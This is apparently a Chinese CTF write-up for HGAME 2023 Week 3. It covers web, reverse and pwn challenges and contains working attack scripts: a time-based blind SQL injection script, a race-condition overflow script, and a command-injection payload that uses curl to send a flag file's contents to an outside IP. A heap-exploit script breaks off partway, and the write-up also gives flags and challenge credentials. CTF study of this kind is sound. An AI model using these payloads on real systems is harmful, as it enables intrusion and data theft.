hgame Week3 wp by Zeroc

Web

Login To Get My Gift

根据题目描述，我们需要登录管理员账号才能获得 flag，这里考虑利用 SQL 注入得到管理员的账号以及密码。

利用时间盲注即可，脚本如下：

```
import requests
import time

url = "http://week-3.hgame.lwsec.cn:31476/login"
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': '_ga_P1E9Z5LRRK=GS1.1.1674115166.3.1.1674116476.0.0.0;
_ga=GA1.1.974286945.1673524951;
SESSION=MTY3NDUzMTYwMHxEdi1CQkFFQ180SUFBUkFCRUFBQUl2LUNBQUVHYzNSeWFXNW5EQVlB
QkhWelpYSUdjM1J5YVc1bkRBWUFCSFJsYzNRPXwCgBvZRyq9PpVrldvaj7wm4j4YsQCP9glNwR-
1zzHSvw==;
session=MTY3NDUwNzUwNXxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9B
QOhWelpYSnVZVzFsQm5OMGNtbHVad3dIQUFWaFpHMXBiZzO9fM1UwgIlf2ZzVO1r55EW-
RgDf4XYZgV6GLtryJ9XLVHM'
}
dic = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_.{-1234567890}!'
result = ''
for i in range(1, 150):
    # payload = "1'/**/or/**/if(length(database())-
{},1,sleep(3))#".format(i)
    #! [+]database length: 7
    for j in dic:
        # payload = "1'/**/or/**/if(ord(right(database(),{}))-
{},1,sleep(3))#".format(i, ord(j))
        #! [+]database: LOg1NMe
        # payload =
"1'/**/or/**/if((select/**/ord(right(group_concat(table_name),{}))-
{}/**/from/**/information_schema.tables/**/where/**/table_schema/**/regexp/*
*/'LOg1NMe'),1,sleep(3))#".format(i, ord(j))
        #! [+]table name: User1nfOmAt1on
        # payload =
"1'/**/or/**/if((select/**/ord(right(group_concat(column_name),{}))-
{}/**/from/**/information_schema.columns/**/where/**/table_name/**/regexp/**
/'User1nfOmAt1on'),1,sleep(3))#".format(i, ord(j))
        #! [+]column name: id  UsErN4me  PAsswOrD
        # payload =
"1'/**/or/**/if((select/**/ord(right(group_concat(UsErN4me),{}))-
{}/**/from/**/LOg1NMe.User1nfOmAt1on),1,sleep(2))#".format(i, ord(j))
        #! [+]UsErN4me: hgAmE2023HAppYnEwyEAr  testuser
```

```
        payload =
"1'/**/or/**/if((select/**/ord(right(group_concat(PAsswOrD),{}))-
{}/**/from/**/LOg1NMe.User1nfOmAt1on),1,sleep(2))#".format(i, ord(j))
        #! [+]PAsswOrD: WeLcOmeTOhgAmE2023hAPPySql  testpassword
        data = {'username': 'testuser', 'password': payload}
        t1 = time.time()
        re = requests.post(url, data=data, headers=headers)
        t2 = time.time()
        if t2 - t1 > 1:
            result += j
            print("[+]PAsswOrD: " + result[::-1])
            break
```

可以得到管理员的账号密码为`hgAmE2023HAppYnEwyEAr`、`WeLcOmeTOhgAmE2023hAPPySql`。

直接登录访问`/home`即可得到flag。

`hgame{It_1s_1n7EresT1nG_TO_ExPLORe_Var1Ous_Ways_To_Sql1njEct1on}`

Gopher Shop

使用 Go 语言写的后端，这里需要先审计代码。

一个买东西和卖东西的逻辑，其中可以再`mysql.go`中发现：

```
type Order struct {
    gorm.Model
    Username string `gorm:"not null;column:username"`
    Product  string `gorm:"not null;column:product"`
    Number   uint   `gorm:"not null;column:number"`
    Status   bool   `gorm:"not null;column:status"`
}
```

也就是说商品个数是存储为`uint`类型的变量，那么这里就存在溢出漏洞，我们可以通过多线程卖出我们买的东西来使`Number`变为负数进而溢出。

那么这里我们首先利用条件竞争多买几个苹果，脚本照着学长去年的脚本改了改：


```
import requests
import threading

buy_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/buyProduct?
product=Apple&number=1"
orderinfo_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/getOrderSum"
userinfo_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/info"
sell_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/sellProduct?
product=Apple&number=1"
headers = {"Cookie": "_ga_P1E9Z5LRRK=GS1.1.1674115166.3.1.1674116476.0.0.0;
_ga=GA1.1.974286945.1673524951;
SESSION=MTY3NDUzNjkyM3xEdi1CQkFFQ18OSUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5EQVlB
QkhWelpYSUdjM1J5YVc1bkRBYOFCVOZrYldsdXwdO1N3uO8TqwG27jFlAT_2dcvIR7IHHiqg7TMM
WFqb9A==;
session=MTY3NDg4NzgOM3xEdi1CQkFFQ18OSUFBUkFCRUFBQUpmLUNBQUVHYzNSeWFXNW5EQW9B
QOhWelpYSnVZVzFsQm5OMGNtbHVad3dGQUFNeE1qTT18ajimp_XzFHnlCboxeODmdfGfHHvfoGHW
O4jdQelGJNI="}
```

```python

def buy():
    requests.get(buy_url, headers=headers)

def sell():
    requests.get(sell_url, headers=headers)

ts = []

for i in range(5603, 5855):
    exec('t{} = threading.Thread(target=sell)'.format(i))
    exec('ts.append(t{})'.format(i))
for s in ts:
    s.start()
print("DONE")
```

在多线程进行买后，可以看到买到了 3 个苹果：

Product	Number	Operations
Apple	3	Sell

那么接下来进行卖出：



Product	Number	Operations
Apple	18446744073709552000	Sell

可以看到现在苹果的数量已经溢出了，之后将苹果卖出即可购买 flag。

`hgame{GopherShop_M@gic_1nt_Overflow}`

Ping To The Host

题目给了一个`ping`的界面，那么应该是进行命令注入了。

但是这里没有结果的回显，所以我们需要将结果外带出来，正好上周那个 XSS 的环境还在 vps 上，就外带到 vps 上就行。

payload：

```
127.0.0.1|curl${IFS}http://82.157.252.61/index.php?token=`ca\t${IFS}/fla*`
```

这里空格使用`${IFS}`绕过，然后过滤了 cat、echo等关键字，可以使用`\`绕过或者`uniq`、`paste`等绕过。


```
IP: 101.37.12.59; Date: 2023-01-28 3:04:13; Token:hgamep1nG_t0_ComM4nD_ExecUt1on_dAngErRrR
rRrR!
```

`hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}`

Reverse

kunmusic

给了一个可执行文件和`dll`，查一下：



发现是用 C# 编写的基于 .NET 框架的程序，这里使用`dnSpy`进行反编译。

找到`main`函数：

```
namespace kmusic
{
    // Token: 0x02000006 RID: 6
    internal static class Program
    {
        // Token: 0x06000016 RID: 22 RVA: 0x00002DB4 File Offset: 0x00000FB4
        [STAThread]
        private static void Main()
        {
            ApplicationConfiguration.Initialize();
            byte[] data = Resources.data;
            for (int i = 0; i < data.Length; i++)
            {
                byte[] array = data;
                int num = i;
                array[num] ^= 104;
            }
            Activator.CreateInstance(Assembly.Load(data).GetType("WinFormsLibrary1.Class1"), new object[]
            {
                Program.form1
            });
            Application.Run(Program.form1);
        }
```

可以看到在运行之前对一段数据进行了异或处理，我们可以将这段数据 dump 下来后异或 104 发现是一个可执行文件，这里实际上是利用了 SMC 混淆将原本需要执行的程序进行混淆，在运行时进行解混淆使程序正常运行。

这里解混淆之后可以看到源代码：

```
public void music(object sender, EventArgs e)
        {
```

```
3           if (this.num[0] + 52296 + this.num[1] - 26211 + this.num[2] -
11754 + (this.num[3] ^ 41236) + this.num[4] * 63747 + this.num[5] - 52714 +
this.num[6] - 10512 + this.num[7] * 12972 + this.num[8] + 45505 +
this.num[9] - 21713 + this.num[10] - 59122 + this.num[11] - 12840 +
(this.num[12] ^ 21087) == 12702282 && this.num[0] - 25228 + (this.num[1] ^
20699) + (this.num[2] ^ 8158) + this.num[3] - 65307 + this.num[4] * 30701 +
this.num[5] * 47555 + this.num[6] - 2557 + (this.num[7] ^ 49055) +
this.num[8] - 7992 + (this.num[9] ^ 57465) + (this.num[10] ^ 57426) +
this.num[11] + 13299 + this.num[12] - 50966 == 9946829 && this.num[0] -
64801 + this.num[1] - 60698 + this.num[2] - 40853 + this.num[3] - 54907 +
this.num[4] + 29882 + (this.num[5] ^ 13574) + (this.num[6] ^ 21310) +
this.num[7] + 47366 + this.num[8] + 41784 + (this.num[9] ^ 53690) +
this.num[10] * 58436 + this.num[11] * 15590 + this.num[12] + 58225 ==
2372055 && this.num[0] + 61538 + this.num[1] - 17121 + this.num[2] - 58124 +
this.num[3] + 8186 + this.num[4] + 21253 + this.num[5] - 38524 + this.num[6]
- 48323 + this.num[7] - 20556 + this.num[8] * 56056 + this.num[9] + 18568 +
this.num[10] + 12995 + (this.num[11] ^ 39260) + this.num[12] + 25329 ==
6732474 && this.num[0] - 42567 + this.num[1] - 17743 + this.num[2] * 47827 +
this.num[3] - 10246 + (this.num[4] ^ 16284) + this.num[5] + 39390 +
this.num[6] * 11803 + this.num[7] * 60332 + (this.num[8] ^ 18491) +
(this.num[9] ^ 4795) + this.num[10] - 25636 + this.num[11] - 16780 +
this.num[12] - 62345 == 14020739 && this.num[0] - 10968 + this.num[1] -
31780 + (this.num[2] ^ 31857) + this.num[3] - 61983 + this.num[4] * 31048 +
this.num[5] * 20189 + this.num[6] + 12337 + this.num[7] * 25945 +
(this.num[8] ^ 7064) + this.num[9] - 25369 + this.num[10] - 54893 +
this.num[11] * 59949 + (this.num[12] ^ 12441) == 14434062 && this.num[0] +
16689 + this.num[1] - 10279 + this.num[2] - 32918 + this.num[3] - 57155 +
this.num[4] * 26571 + this.num[5] * 15086 + (this.num[6] ^ 22986) +
(this.num[7] ^ 23349) + (this.num[8] ^ 16381) + (this.num[9] ^ 23173) +
this.num[10] - 40224 + this.num[11] + 31751 + this.num[12] * 8421 == 7433598
&& this.num[0] + 28740 + this.num[1] - 64696 + this.num[2] + 60470 +
this.num[3] - 14752 + (this.num[4] ^ 1287) + (this.num[5] ^ 35272) +
this.num[6] + 49467 + this.num[7] - 33788 + this.num[8] + 20606 +
(this.num[9] ^ 44874) + this.num[10] * 19764 + this.num[11] + 48342 +
this.num[12] * 56511 == 7989404 && (this.num[0] ^ 28978) + this.num[1] +
23120 + this.num[2] + 22802 + this.num[3] * 31533 + (this.num[4] ^ 39287) +
this.num[5] - 48576 + (this.num[6] ^ 28542) + this.num[7] - 43265 +
this.num[8] + 22365 + this.num[9] + 61108 + this.num[10] * 2823 +
this.num[11] - 30343 + this.num[12] + 14780 == 3504803 && this.num[0] *
22466 + (this.num[1] ^ 55999) + this.num[2] - 53658 + (this.num[3] ^ 47160)
+ (this.num[4] ^ 12511) + this.num[5] * 59807 + this.num[6] + 46242 +
this.num[7] + 3052 + (this.num[8] ^ 25279) + this.num[9] + 30202 +
this.num[10] * 22698 + this.num[11] + 33480 + (this.num[12] ^ 16757) ==
11003580 && this.num[0] * 57492 + (this.num[1] ^ 13421) + this.num[2] -
13941 + (this.num[3] ^ 48092) + this.num[4] * 38310 + this.num[5] + 9884 +
this.num[6] - 45500 + this.num[7] - 19233 + this.num[8] + 58274 +
this.num[9] + 36175 + (this.num[10] ^ 18568) + this.num[11] * 49694 +
(this.num[12] ^ 9473) == 25546210 && this.num[0] - 23355 + this.num[1] *
50164 + (this.num[2] ^ 34618) + this.num[3] + 52703 + this.num[4] + 36245 +
this.num[5] * 46648 + (this.num[6] ^ 4858) + (this.num[7] ^ 41846) +
this.num[8] * 27122 + (this.num[9] ^ 42058) + this.num[10] * 15676 +
this.num[11] - 31863 + this.num[12] + 62510 == 11333836 && this.num[0] *
30523 + (this.num[1] ^ 7990) + this.num[2] + 39058 + this.num[3] * 57549 +
(this.num[4] ^ 53440) + this.num[5] * 4275 + this.num[6] - 48863 +
(this.num[7] ^ 55436) + (this.num[8] ^ 2624) + (this.num[9] ^ 13652) +
```

```
this.num[10] + 62231 + this.num[11] + 19456 + this.num[12] - 13195 ==
13863722)
            {
                int[] array = new int[]
                {
                    132,
                    47,
                    180,
                    7,
                    216,
                    45,
                    68,
                    6,
                    39,
                    246,
                    124,
                    2,
                    243,
                    137,
                    58,
                    172,
                    53,
                    200,
                    99,
                    91,
                    83,
                    13,
                    171,
                    80,
                    108,
                    235,
                    179,
                    58,
                    176,
                    28,
                    216,
                    36,
                    11,
                    80,
                    39,
                    162,
                    97,
                    58,
                    236,
                    130,
                    123,
                    176,
                    24,
                    212,
                    56,
                    89,
                    72
                };
                string text = "";
                for (int i = 0; i < array.Length; i++)
```

```
                {
                    text += ((char)(array[i] ^ this.num[i % this.num.Length])).ToString();
                }
                new SoundPlayer(Resources.过年鸡).Play();
                MessageBox.Show(text);
            }
        }
```

也就是说当我们对每个键的点击数满足上面一大坨方程之后就会弹出 flag，这里直接利用 z3 解密还原 flag。

```
from z3 import *
enc = [132, 47, 180, 7, 216, 45, 68, 6, 39, 246, 124, 2, 243, 137, 58, 172, 53, 200, 99, 91, 83, 13, 171, 80, 108, 235, 179, 58, 176, 28, 216, 36, 11, 80, 39, 162, 97, 58, 236, 130, 123, 176, 24, 212, 56, 89, 72]
num = [BitVec('num%d' % i, 32) for i in range(13)]
solver = Solver()

```

```
solver.add(num[0] + 52296 + num[1] - 26211 + num[2] - 11754 + (num[3] ^ 41236) + num[4] * 63747 + num[5] - 52714 + num[6] - 10512 + num[7] * 12972 + num[8] + 45505 + num[9] - 21713 + num[10] - 59122 + num[11] - 12840 + (num[12] ^ 21087) == 12702282 , num[0] - 25228 + (num[1] ^ 20699) + (num[2] ^ 8158) + num[3] - 65307 + num[4] * 30701 + num[5] * 47555 + num[6] - 2557 + (num[7] ^ 49055) + num[8] - 7992 + (num[9] ^ 57465) + (num[10] ^ 57426) + num[11] + 13299 + num[12] - 50966 == 9946829 , num[0] - 64801 + num[1] - 60698 + num[2] - 40853 + num[3] - 54907 + num[4] + 29882 + (num[5] ^ 13574) + (num[6] ^ 21310) + num[7] + 47366 + num[8] + 41784 + (num[9] ^ 53690) + num[10] * 58436 + num[11] * 15590 + num[12] + 58225 == 2372055 , num[0] + 61538 + num[1] - 17121 + num[2] - 58124 + num[3] + 8186 + num[4] + 21253 + num[5] - 38524 + num[6] - 48323 + num[7] - 20556 + num[8] * 56056 + num[9] + 18568 + num[10] + 12995 + (num[11] ^ 39260) + num[12] + 25329 == 6732474 , num[0] - 42567 + num[1] - 17743 + num[2] * 47827 + num[3] - 10246 + (num[4] ^ 16284) + num[5] + 39390 + num[6] * 11803 + num[7] * 60332 + (num[8] ^ 18491) + (num[9] ^ 4795) + num[10] - 25636 + num[11] - 16780 + num[12] - 62345 == 14020739 , num[0] - 10968 + num[1] - 31780 + (num[2] ^ 31857) + num[3] - 61983 + num[4] * 31048 + num[5] * 20189 + num[6] + 12337 + num[7] * 25945 + (num[8] ^ 7064) + num[9] - 25369 + num[10] - 54893 + num[11] * 59949 + (num[12] ^ 12441) == 14434062 , num[0] + 16689 + num[1] - 10279 + num[2] - 32918 + num[3] - 57155 + num[4] * 26571 + num[5] * 15086 + (num[6] ^ 22986) + (num[7] ^ 23349) + (num[8] ^ 16381) + (num[9] ^ 23173) + num[10] - 40224 + num[11] + 31751 + num[12] * 8421 == 7433598 , num[0] + 28740 + num[1] - 64696 + num[2] + 60470 + num[3] - 14752 + (num[4] ^ 1287) + (num[5] ^ 35272) + num[6] + 49467 + num[7] - 33788 + num[8] + 20606 + (num[9] ^ 44874) + num[10] * 19764 + num[11] + 48342 + num[12] * 56511 == 7989404 , (num[0] ^ 28978) + num[1] + 23120 + num[2] + 22802 + num[3] * 31533 + (num[4] ^ 39287) + num[5] - 48576 + (num[6] ^ 28542) + num[7] - 43265 + num[8] + 22365 + num[9] + 61108 + num[10] * 2823 + num[11] - 30343 + num[12] + 14780 == 3504803 , num[0] * 22466 + (num[1] ^ 55999) + num[2] - 53658 + (num[3] ^ 47160) + (num[4] ^ 12511) + num[5] * 59807 + num[6] + 46242 + num[7] + 3052 + (num[8] ^ 25279) + num[9] + 30202 + num[10] * 22698 + num[11] + 33480 + (num[12] ^ 16757) == 11003580 , num[0] * 57492 + (num[1] ^ 13421) + num[2] - 13941 + (num[3] ^ 48092) + num[4] * 38310 + num[5] + 9884 + num[6] - 45500 + num[7] - 19233 + num[8] + 58274 + num[9] + 36175 + (num[10] ^ 18568) + num[11] * 49694 + (num[12] ^ 9473) == 25546210 , num[0] - 23355 + num[1] * 50164 + (num[2] ^ 34618) + num[3] + 52703 + num[4] + 36245 + num[5] * 46648 + (num[6] ^ 4858) + (num[7] ^ 41846) + num[8] * 27122 + (num[9] ^ 42058) + num[10] * 15676 + num[11] - 31863 + num[12] + 62510 == 11333836 , num[0] * 30523 + (num[1] ^ 7990) + num[2] + 39058 + num[3] * 57549 + (num[4] ^ 53440) + num[5] * 4275 + num[6] - 48863 + (num[7] ^ 55436) + (num[8] ^ 2624) + (num[9] ^ 13652) + num[10] + 62231 + num[11] + 19456 + num[12] - 13195 == 13863722)

if solver.check() == sat:
    res = solver.model()
    flag = ""
    for i in range(len(enc)):
        flag += chr(enc[i] ^ int(str(res[num[i % 13]])) & 0xff)
    print(flag)
#! hgame{z3_1s_very_u5eful_1n_rever5e_engin3ering}
```

patchme

IDA 分析发现在`sub_13E8`中存在格式化字符串漏洞以及栈溢出漏洞，应该是需要修这个洞。同时在下面发现一大段数据：

```
.text:00000000000014C6 word_14C6        dw 6995h                ; DATA XREF: sub_1887:loc_199B↓o
.text:00000000000014C6                                          ; sub_1887+147↓o ...
.text:00000000000014C8                  dq 0E72E83EF2E339C78h, 0ED2E02666664B68Ah, 0EF2E6666664E4362h
.text:00000000000014C8                  dq 4D5863EDA6579E23h, 18E969679EE56666h, 9B36E3EB2E666665h
.text:00000000000014C8                  dq 9B788EA1EF2E9999h, 999B3EE3EB2E9999h, 999B698EA1EF2E99h
.text:00000000000014C8                  dq 0A6E399999BBC8E99h, 0E3ED66666439E269h, 838EA1EF99999B36h
.text:00000000000014C8                  dq 999B3AE3ED99999Ah, 99999ABE8EA1EF99h, 666699999B26E3A1h
.text:00000000000014C8                  dq 9B26E3ED488D6666h, 0E2A0FE2EA6679999h, 0E3ED439999981663h
.text:00000000000014C8                  dq 0A6E5A66799999B26h, 981663E2A0FE2E67h, 999B26E3E5089999h
.text:00000000000014C8                  dq 99999B26DBE56799h, 9998DEE3A0AF1845h, 999998DFE3A06C99h
.text:00000000000014C8                  dq 2E99999B32E3ED66h, 2CDC99999816EBEBh, 0A1EFA8EF2E666666h
.text:00000000000014C8                  dq 0E3A12E99999A4D8Eh, 66666666999998A6h, 66999998AEE3A12Eh
.text:00000000000014C8                  dq 98B6F3EB2E666666h, 0DF66666666DE9999h, 95B1EF2E66666645h
.text:00000000000014C8                  dq 2E64EF9CEF2ECD2Eh, 999B3EE3ED62A4E5h, 999998A6EBEB2E99h
.text:00000000000014C8                  dq 0A8EF2E6666674ADCh, 2E99999A5F8EA1EFh, 0EF2E99999B5AE3EBh
.text:00000000000014C8                  dq 0B38E66666666DEA1h, 999B5AE3ED99999Ah, 0EBEB2E4413A6E399h
.text:00000000000014C8                  dq 0A6E3EB2E99999816h, 66666672DC999998h, 1B8EA1EF2EA8EF2Eh
.text:00000000000014C8                  dq 2E7712A6E399999Dh, 1B8E66666FA85BEBh, 6666644F8F99999Dh
.text:00000000000014C8                  dq 0BFFFE6EC4E9CDE2Eh, 2F35D305DC2E3270h, 76E3EF2E3EE3636Fh
.text:00000000000014C8                  dq 987EF3EF2E999998h, 0BA00F6F1DE2E9999h, 2ADBDC2EA8EA95C6h
.text:00000000000014C8                  dq 0EF2E2A3A958E3292h, 0F3EF2E99999846E3h, 0E557DE2E9999984Eh
.text:00000000000014C8                  dq 0EF2EB72282FF7001h, 5EE3A199999856E3h, 0BC070DCA999998h
.text:00000000000014C8                  dq 0DDB69999985AE3A1h, 2E3399999858E3A0h, 29C49A8B8D29F4DEh
```

并且没有发现程序如何检测漏洞是否已经修复，那么这段代码应该就是经过混淆的检测代码了。

根据汇编代码分析，首先应该是执行`endbr64`指令，Linux 下这个指令的字节码是`F3 0F 1E FA`，那么可以测试得出这段数据是经过异或`0x66`后的数据，我们将其进行还原：

```
from idaapi import *
start = 0x14C6
end = 0x1887
while start < end:
    b = get_bytes(start, 1)
    xb = ord(b) ^ 0x66
    patch_byte(start, xb)
    start += 1
```

转换后`C`转换为代码，`P`创建函数即可看到检测的代码，关键逻辑如下：

```
if ( !LODWORD(stat_loc.__uptr) && !strcmp(s1, buf) )
      {
        v9[0] = 0x5416D999808A28FALL;
        v9[1] = 0x588505094953B563LL;
        v9[2] = 0xCE8CF3A0DC669097LL;
        v9[3] = 0x4C5CF3E854F44CBDLL;
        v9[4] = 0xD144E49916678331LL;
        v10 = -631149652;
        v11 = -17456;
        v12 = 85;
        v13[0] = 0x3B4FA2FCEDEB4F92LL;
        v13[1] = 0x7E45A6C3B67EA16LL;
        v13[2] = 0xAFE1ACC8BF12D0E7LL;
        v13[3] = 0x132EC3B7269138CELL;
        v13[4] = 0x8E2197EB7311E643LL;
        v14 = -1370223935;
        v15 = -13899;
        v16 = 40;
```

```
        result = putchar(10);
        for ( i = 0; i <= 46; ++i )
          result = putchar((char)(*((_BYTE *)v9 + i) ^ *((_BYTE *)v13 +
i)));
      }
      else
      {
        return puts("\nthere are still bugs...");
      }
```

可以看出在程序满足条件后就会对 v9 和 v13 进行异或操作后输出，那么我们可以直接恢复 flag：

```
from Crypto.Util.number import *
v9 = [0x5416D999808A28FA, 0x588505094953B563, 0xCE8CF3A0DC669097,
0x4C5CF3E854F44CBD, 0xD144E49916678331, 0xDA616BAC, 0xBBD0, 0x55]
v13 = [0x3B4FA2FCEDEB4F92, 0x7E45A6C3B67EA16, 0xAFE1ACC8BF12D0E7,
0x132EC3B7269138CE, 0x8E2197EB7311E643, 0xAE540AC1, 0xC9B5, 0x28]
flag = b""
for i, j in zip(v9, v13):
    flag += long_to_bytes(i ^ j)[::-1]
print(flag)
#! hgame{You_4re_a_p@tch_master_Or_reverse_ma5ter}
```

cpp

一个 c++ 的程序，整个程序的逻辑大概如下：

```
  scanf(std::cin, v9);
  v5 = operator new(0x70ui64);
  if ( v5 )
  {
    memset(v5, 0, 0x70ui64);
    v7 = (__int64)copy(v8, v9);
    v6 = sub_1400026A0(
           (unsigned int)v5,
           (unsigned int)"hgame{th1s_is_4_fake_fl4g_hahaha}",
           0x12345678,
           (unsigned int)"hgame{this_is_another_fake_flag}",
           (_QWORD *)v7);                       // 初始化赋值
  }
  else
  {
    v6 = 0i64;
  }
  v4 = v6;
  (*(void (__fastcall **)(__int64))(*(_QWORD *)v6 + 0x10i64))(v6);// call sub_140001E30 初始化矩阵
  (**(void (__fastcall ***)(__int64))v4)(v4);   // call sub_140002E60 进行加密
  if ( (*(unsigned __int8 (__fastcall **)(__int64))(*(_QWORD *)v4 + 0x30i64))(v4) )// call sub_140003080 验证输入是否正确
    printf(std::cout, "yes!");
  else
    printf(std::cout, "try again...");
  turnto0(v9);
  return 0;
}
```

调试可以发现在 `sub_140001E30` 中初始化矩阵时会出现 `expand 32-byte k` 的字符串：

这是 chacha20 加密的标志，继续调试到 `sub_140003080` 会发现在这一部分进行了加密：

```
  memset(v9, 0, sizeof(v9));
  v3 = copy(v8, a1 + 1);
  (*(void (__fastcall **)(_QWORD *, __int64 *, _QWORD *))(*a1 + 32i64))(a1, v9, v3);
  for ( i = 0i64; i < (v9[1] - v9[0]) >> 2; ++i )
    *(_DWORD *)(v9[0] + 4 * i) ^= *(_DWORD *)(v10[0] + 4 * i);// 异或加密
  v4 = sub_7FF6FDCD3580(v7, v9);
  v5 = (*(__int64 (__fastcall **)(_QWORD *, char *, __int64))(*a1 + 40i64))(a1, v6, v4);
  sub_7FF6FDCD3650(a1 + 5, v5);
  sub_7FF6FDCD3DE0(v6);
  sub_7FF6FDCD3CA0(v9);
  return sub_7FF6FDCD3CA0(v10);
}
```

此时我们输入的数据`11111111111111111111111111111111111111111`被拷贝给了`v9`：

```
debug041:00000266C8AB66B0 db  31h ; 1
debug041:00000266C8AB66B1 db  31h ; 1
debug041:00000266C8AB66B2 db  31h ; 1
debug041:00000266C8AB66B3 db  31h ; 1
debug041:00000266C8AB66B4 db  31h ; 1
debug041:00000266C8AB66B5 db  31h ; 1
debug041:00000266C8AB66B6 db  31h ; 1
debug041:00000266C8AB66B7 db  31h ; 1
debug041:00000266C8AB66B8 db  31h ; 1
debug041:00000266C8AB66B9 db  31h ; 1
debug041:00000266C8AB66BA db  31h ; 1
debug041:00000266C8AB66BB db  31h ; 1
debug041:00000266C8AB66BC db  31h ; 1
```

经过一次循环后：

```
RCX debug041:00000266C8AB66AF db  8Ch
    debug041:00000266C8AB66B0 db  7Fh ;
    debug041:00000266C8AB66B1 db  91h
    debug041:00000266C8AB66B2 db    6
    debug041:00000266C8AB66B3 db  71h ; q
    debug041:00000266C8AB66B4 db  31h ; 1
    debug041:00000266C8AB66B5 db  31h ; 1
    debug041:00000266C8AB66B6 db  31h ; 1
    debug041:00000266C8AB66B7 db  31h ; 1
    debug041:00000266C8AB66B8 db  31h ; 1
    debug041:00000266C8AB66B9 db  31h ; 1
```

可以看到这里一次循环加密了 4 个字节，并且经过测试发现是利用异或进行的加密，如果输入正确的 flag 那么对应的密文在`sub_7FF6FDCD3080`中：

```
memset(v7, 0, sizeof(v7));
qmemcpy(v2, "(P", 2);
v2[2] = -63;
v2[3] = 35;
v2[4] = -104;
v2[5] = -95;
v2[6] = 65;
v2[7] = 54;
v2[8] = 76;
v2[9] = 49;
v2[10] = -53;
v2[11] = 82;
v2[12] = -112;
v2[13] = -15;
v2[14] = -84;
v2[15] = -52;
v2[16] = 15;
```

我们可以利用已知输入的数据得到加密的异或密钥流对密文进行解密即可得到 flag：

```python
from Crypto.Util.number import *
enc = [40, 80, 193, 35, 152, 161, 65, 54, 76, 49, 203, 82, 144, 241, 172, 204, 15, 108, 42, 137, 127, 223, 17, 132, 127, 230, 162, 224, 89, 199, 197, 70, 93, 41, 56, 147, 237, 21, 122, 255]
key = [64, 55, 160, 78, 253, 218, 2, 70, 60, 110, 250, 33, 207, 156, 217, 175, 103, 51, 71, 185, 13, 236, 78, 224, 19, 128, 196, 209, 58, 178, 169, 50, 2, 93, 80, 167, 131, 74, 57, 130]
flag = ""
for i, j in zip(enc, key):
    flag += chr(i ^ j)
print(flag)
#! hgame{Cpp_1s_much_m0r3_dlff1cult_th4n_C}
```

Pwn

safe_note

这题环境是 libc2.32，其中加入了 safe-linking 机制，在 free 时 `e->next` 插入的是下一个堆块的地址右移 12位后与自身异或的结果，这也就限制了我们无法通过直接修改堆块指针来实现任意地址写。

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x563fb5dd8000
Size: 0x291

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x563fb5dd8290
Size: 0xa1
fd: 0x563fb5dd8
```

但是同时我们可以通过 UAF 泄露出堆基址右移 12 位的值，因为刚开始的 tcache 是空链表，泄露之后我们可以直接利用这个值伪造即可实现任意地址写。

同时需要注意这里 unsorted bin 是以 \x00 开头的，需要修改使得 puts 能够泄露出`main_arena`的地址：

```
unsortedbin
all [corrupted]
FD: 0x563fb5dd86f0 -> 0x7f2213e8fc01 (main_arena+97) <- 0xf00000563fb5dd86
BK: 0x563fb5dd86f0 -> 0x7f2213e8fc00 (main_arena+96) <- 0x563fb5dd86f0
smallbins
```

EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux',log_level='debug')
elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/safe_note/vuln'
libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/safe_note/libc-2.32.so'
elf = ELF(elfpath)
libc = ELF(libcpath)

select = 0
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-3.hgame.lwsec.cn', 32691)

# gdb.attach(p)
def add(index, size):
    p.sendlineafter(b'>', b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())

def dele(index):
    p.sendlineafter(b'>', b'2')
    p.sendlineafter(b'Index: ', str(index).encode())

def show(index):
    p.sendlineafter(b'>', b'4')
    p.sendlineafter(b'Index: ', str(index).encode())
```

```python

def edit(index, content):
    p.sendlineafter(b'>', b'3')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendafter(b'Content: ', content)

for i in range(7):
    add(i, 0x90)
add(7, 0x90)
add(8, 0x10)
for i in range(7):
    dele(i)
#! 利用第一块泄露堆基址
show(0)
